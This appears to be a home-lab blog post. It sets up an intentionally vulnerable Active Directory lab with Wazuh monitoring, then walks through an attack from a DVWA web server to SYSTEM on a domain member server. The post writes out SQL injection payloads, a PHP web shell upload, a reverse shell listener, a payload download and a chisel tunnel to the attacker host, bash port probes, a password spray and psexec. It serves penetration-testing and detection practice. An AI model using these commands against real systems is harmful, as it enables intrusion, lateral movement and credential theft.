Attack Chain #1: DMZ to Domain
Table of contents
Where We Left Off
The firewall post ended with three confirmed facts: Kali has internet egress, VLAN 40 is unreachable from VLAN 20, and DNS resolves cleanly. The segmentation was working. Nothing was running inside it.
This post finishes the build and runs the first attack. GOAD Light goes into VLAN 40, Wazuh goes into VLAN 10, WEB01 lands in the DMZ, and then Kali goes to work. on SRV02 and Wazuh caught up. By the end a credential dump is sitting on SRV02 and Wazuh has the receipts.
The Domain
GOAD Light
GOAD, Game of Active Directory, is an intentionally vulnerable Windows domain environment built for practicing attack techniques. The Light variant is two domain controllers and one member server. Enough to run meaningful chains without running the M900 into the ground.

Attack map by the GOAD team at Orange Cyberdefense.
Two domains with a trust between them, domain admin accounts with LLMNR bot timers annotated, and SRV02 at the bottom with the most interesting labels: no Defender, IIS with ASP upload, MSSQL with a trusted link to DC01. That trusted link is what attack chain #2 is about.

Adapting the IP Scheme
GOAD’s default inventory targets 192.168.56.x, a VirtualBox
host-only network. My lab runs on 10.0.40.x. Before running a
single playbook I replaced every address in the generated workspace
inventory:

The Ansible run covers domain setup, user provisioning, trust configuration, and Sysmon installation across all three nodes using the SwiftOnSecurity config.

Zero failures. Both domains up, Sysmon running on every node.
What Is Running
| VM | Name | IP | Domain | Notes |
|---|---|---|---|---|
| 103 | DC01 | 10.0.40.10 | sevenkingdoms.local | Primary DC |
| 102 | DC02 | 10.0.40.11 | north.sevenkingdoms.local | NTLM downgrade, rpc user enum |
| 104 | SRV02 | 10.0.40.22 | north.sevenkingdoms.local | No Defender, MSSQL, trusted link |
The Detection Layer
Wazuh Manager runs on VLAN 10 at 10.0.10.50 with agents on all
three GOAD machines and WEB01. WEB01 has Apache log ingestion
configured pointing at /var/log/apache2/access.log. Without it,
Wazuh sees the attack starting at the pivot. With it, the timeline
starts at the first malicious HTTP request.

All four agents active. Click to zoom.

SOCFortress rules are installed on top of the default ruleset, mapping Sysmon telemetry and Windows event IDs directly to MITRE ATT&CK technique IDs on every alert.
WEB01 and the Reason It Exists
The direct path from Kali to VLAN 40 is blocked by OPNsense. VLAN 20
has no rule permitting traffic to the domain segment. Kali scanning
10.0.40.0/24 directly gets nothing back.

VLAN20 Rule. Click to zoom.
That is intentional. Most breaches start with a compromised
internet-facing asset, not direct domain access. WEB01 is that asset.
It sits in VLAN 30 running DVWA with two permitted paths: VLAN 20
reaches it on web ports only, and it reaches VLAN 40 on
DOMAIN_SERVICES ports. A web server sitting between the attacker
and the domain with a trust path into the forest.

VLAN30 Rule. Click to zoom.
Kali cannot reach VLAN 40 directly. But if the web server is vulnerable, it does not need to.
Attack Chain #1
I follow PTES as a structured framework for my assessments. This chain covers intelligence gathering through post-exploitation.
Intelligence Gathering
Started with whatweb to get a quick read on the tech stack. The
domain resolved cleanly to 10.0.30.10 and fingerprinted as Apache
running PHP.

Followed up with a fuller service scan:
nmap -sV -sC -p 1433,445,139,3389,80,554 dvwa.north.sevenkingdoms.local

Port 80 open, Apache 2.4.52, DVWA confirmed via page title. Nmap also
flagged an exposed .git directory at the web root leaking repository
history before a single payload was sent.
Vulnerability Analysis
Confirmed the injection point manually. DVWA SQL Injection page, User ID field:
' OR '1'='1

Returned all users. Injectable. Moved to UNION-based extraction to pull the database version:
1' UNION SELECT null, version()-- -

MySQL 8.0.46. Then the users table:
1' UNION SELECT user, password FROM users-- -

Five users and their MD5 hashes. Injection confirmed working end to end.
The natural next step was sqlmap. It did not cooperate. Every run
redirected to login.php or returned parameter not injectable
regardless of how the cookie or method flags were passed. Manual
injection worked fine so I dropped it and moved on. Sometimes the
tool is the problem. :p
Exploitation
Step 1: Web Shell via File Upload
DVWA’s file upload module at Low security accepts any file type.
Dropped a simple PHP web shell into /tmp/shell.php and uploaded it
disguised as a JPEG.

curl -s \

  --cookie "PHPSESSID=cookie_from_firefox; security=low" \
  -F "uploaded=@/tmp/shell.php;type=image/jpeg" \
  -F "Upload=Upload" \
  "http://dvwa.north.sevenkingdoms.local/vulnerabilities/upload/"
Confirmed the shell landed:
curl "http://dvwa.north.sevenkingdoms.local/hackable/uploads/shell.php?cmd=whoami"

www-data came back. Shell is live on WEB01.
Step 2: Reverse Shell on WEB01
The web shell gives command execution over HTTP but nothing interactive. Set up a netcat listener on Kali and triggered a bash reverse shell through it:
nc -lvnp 4444


Connection caught. Interactive shell on WEB01 as www-data.
Step 3: Internal Network Discovery from WEB01
First thing inside the shell was figuring out where WEB01 sits and what it can reach.
ip addr
ip route
cat /proc/net/arp

WEB01 is on 10.0.30.0/24. The ARP cache only shows the gateway at
10.0.30.1. No knowledge of any other segment. Probed adjacent
subnets using bash TCP built-ins since nothing else was available:
for s in 10 20 40 50; do
  for h in 1 10 11 22 50; do
    for p in 445 1433 3389; do
      timeout 1 bash -c "echo >/dev/tcp/10.0.$s.$h/$p" 2>/dev/null \
        && echo "10.0.$s.$h:$p open"
    done
  done
done

Three hosts came back on 10.0.40.x. Two responding on SMB, one with
both SMB and MSSQL on 1433.
Step 4: Chisel Tunnel into VLAN 40
WEB01 can reach 10.0.40.x. Kali cannot. Chisel fixes that by
creating a SOCKS5 reverse proxy through the existing shell. Served
the binary from Kali over HTTP and pulled it down from inside the
WEB01 shell:
cd /tmp && python3 -m http.server 80
/tmp/chisel server -p 8443 --reverse --socks5
cd /tmp
wget http://10.0.20.10:80/chisel
chmod +x chisel
./chisel client 10.0.20.10:8443 R:socks


With the tunnel up, configured proxychains to route through it by
setting dynamic_chain and pointing the proxy list at
socks5 127.0.0.1 1080. Every tool prefixed with proxychains now
routes through WEB01 into VLAN 40.
Step 5: Enumerate SRV02 Through the Tunnel
Ran a null session RPC enumeration against 10.0.40.22 with no
credentials:
proxychains impacket-lookupsid guest@10.0.40.22 -no-pass

Domain name CASTELBLACK and a full local account list. It also fired immediately in Wazuh:

Null Session Log. Click to zoom.
The SIEM flagged the null session as a possible pass-the-hash attack before any exploitation started.
Step 6: Password Spray
With local accounts in hand, the first instinct was brute force. Ran hydra against MSSQL with the administrator account and rockyou:

Wazuh caught it immediately. 3631 MS SQL server logon failure alerts firing in rapid succession before hydra was halfway through the wordlist. In a real environment that kind of noise would have triggered a lockout or an incident response call long before a hit. Stopped it and changed approach.

3631 MS SQL server logon failure. Click to zoom.
Password spraying is quieter. Instead of hammering one account with thousands of passwords, I tried one likely password against a few accounts. vagrant:vagrant is a default credential pair common in virtual environments and shows up constantly in GOAD setups specifically. One attempt:
proxychains crackmapexec smb 10.0.40.22 -u vagrant -p vagrant

vagrant:vagrant. GOAD provisions this account on every Windows VM
for provisioning purposes.
Step 7: SYSTEM on SRV02 via psexec
Valid SMB credentials with local admin rights is all psexec needs:
proxychains impacket-psexec vagrant:vagrant@10.0.40.22
